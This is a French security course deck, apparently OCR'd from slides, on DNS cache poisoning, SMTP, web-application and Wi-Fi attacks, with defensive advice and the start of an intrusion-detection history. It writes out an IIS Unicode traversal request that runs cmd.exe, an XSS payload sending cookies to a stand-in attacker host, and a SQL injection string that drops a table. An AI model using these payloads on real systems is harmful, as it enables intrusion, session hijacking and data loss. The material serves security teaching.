
# DNS : attaque par empoisonnement du cache 1

- Les serveurs DNS mettent en cache les entrées des domaines sur lesquels ils n'ont pas autorité.
- En empoisonnant un cache DNS, au moyen d'un autre serveur DNS par exemple, un pirate peut usurper l'identité d'une machine, d'un site web ou perpétrer une attaque de type Man In the Middle et pirater des connexions SSL.

# DNS : attaque par empoisonnement du cache 2

- Les requêtes DNS sont identifiées par un `id` codé sur 16 bits, généré de manière pseudo aléatoire par le client ou le serveur qui effectue une résolution. La réponse doit contenir cet `id`.
- En prédisant cet `id`, un pirate peut répondre à la place d'un autre serveur en donnant des informations fausses.

# DNS : attaque par empoisonnement du cache 3





Source : http://www.lurhq.com/dnscache.pdf

# DNS : conseils d'organisation 1

- Découper la fonction DNS en deux :
  - serveur DNS en DMZ qui inhibe les requêtes récursives et sert juste à donner les informations relatives aux machines de l'organisation qui sont visibles sur l'Internet ;
  - serveur DNS interne qui résout les noms.
- Cela évite qu'un attaquant extérieur puisse provoquer le remplissage du cache avec des requêtes.

# DNS : conseils d'organisation 2




Source : http://www.lurhq.com/dnscache.pdf

# DNS : toujours vulnérable

- L'attaque peut toujours se faire à partir du LAN à travers des applets java malicieuses téléchargées sur l'Internet par exemple.


# SMTP

- Les serveurs de courrier électronique sont confrontés à différents types d'attaque.
  - Buffer overflow,
  - SPAM,
  - Emails forgés

# SMTP : conseil d'organisation 1

- Interdire si possible au serveur connecté directement à l'Internet de relayer le protocole
- Désactiver si possible les commandes `EXPN` et `VRFY` sur celui ci car elles donnent des informations utiles pour un attaquant.
- Utiliser une architecture avec différentes couches de serveurs SMTP pour filtrer les messages.

# SMTP : conseil d'organisation 2




Source : http://www.sendmail.com/pdfs/resources/WhitePapers/WP_08.05_Arch.pdf

# POP3, IMAP4

- Des implémentations des serveurs POP3 et IMAP4 présentent des vulnérabilités de type buffer overflow.
- Il faut suivre attentivement les bulletins d'alerte et corriger les exécutables.
- Utiliser `pops, imaps`.

# HTTP CGI

- La méthode GET utilisée dans les formulaires fait transiter les valeurs renseignées dans l'URL.
- Il ainsi est possible de faire exécuter des commandes aux scripts qui traitent les formulaires lorsque ces scripts n'effectuent pas assez de contrôles sur les valeurs transmises.

# HTTP Unicode

- Les serveurs IIS 4.0 et 5.0 permettent à un pirate d'effectuer des commandes avec les droits de l'utilisateur `IUSR`.
- La requête `http://<cible>/scripts/..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c+dir+c:\` lance la commande `dir c:` et affiche le résultat si `IUSR` peut exécuter `cmd.exe`.
- Le caractère `%c0%af` correspond à `\`.

# HTTP Cross Site Scripting

- Utilisation de lien hypertexte contenant des codes malicieux.
- Le code malicieux peut contenir des instructions susceptibles de récupérer un cookie de session : `http://<site>/index.html?tw=<script>document.location.replace(`http://www.pirate.com/detournement.cgi?`+document.cookie)</script>`
- Le pirate peut se connecter à la place de la victime sans s'authentifier en utilisant le cookie.


# Injection SQL

- De nombreux sites web utilisent des bases de données. Les requêtes SQL peuvent être altérées par les chaînes de caractères saisies dans les formulaires et contenant des paramètres pour une requête SQL. Ces paramètres peuvent être interprétés comme des requêtes.

```
Username : `OR 1=1; drop table users;

Password : peu importe
```

# Vulnérabilités des serveurs web





Source : http://www.chambet.com/publications/sec-web-apps/

# Application web : conseil d'organisation 1

- Utilisation d'un reverse proxy qui permet de vérifier :
  - l'utilisation du protocole HTTP uniquement ;
  - l'accès à une liste de répertoires autorisés ;
  - l'accès à une liste de fichiers autorisés dans certains répertoires ;
  - l'exécution des fichiers dont les extensions sont explicitement autorisées ;
  - l'utilisation de paramètres dont le type et le contenu sont autorisés pour chaque objet métier de l'applicatif.


# Application web : conseil d'organisation 2




Source : http://www.chambet.com/publications/sec-web-apps/

# Application web : conseil d'organisation 3

- Utilisation d'un pare-feu applicatif




Source : http://guardian.jumperz.net/index.html

# Connexion pirate à un réseau Wi-Fi

- Le protocole WEP (Wire Equivalent Privacy) se casse en 10 minutes avec des outils comme `Aircrack.`
- Les protocoles WPA/WPA2 (Wi-Fi Protected Access) en mode personnel utilisent une PSK (Pre-Shared Key) générée à partir d'un mot de passe et peut se casser avec des attaques à base de dictionnaire.
- Les techniques d'intrusion sont ensuite similaires à celles des réseaux filaires.

# Wi-Fi : conseil d'organisation

- Utiliser WPA2 en mode EAP c'est à dire en conjonction avec un serveur d'authentification en utilisant la norme IEEE 802.1x.
- Segmenter et filtrer l'infrastructure Wi-Fi du LAN.
- Garder un réseau filaire à portée
- Empêcher le trafic sans fil inter-clients
- Activer l'interface Wi-Fi au besoin sur les clients
- Adapter la puissance des bornes

# Wi-Fi : les ids

- http://snort-wireless.org/
- http://www.airdefense.net/products/airdefense_ids.shtm
- http://www.networkchemistry.com/products/rfprotect.php
- http://www.airmagnet.com/

# 1. LES IDS


# Historique 1

- 1984 : *Intrusion Detection Expert System* (IDES), modélisation comportementale d'un utilisateur unix
- 1988 : Haystack, analyse des données d'audit en les comparant à des signatures
- 1990 : Network Security Monitor, premier N-IDS

# Historique 2

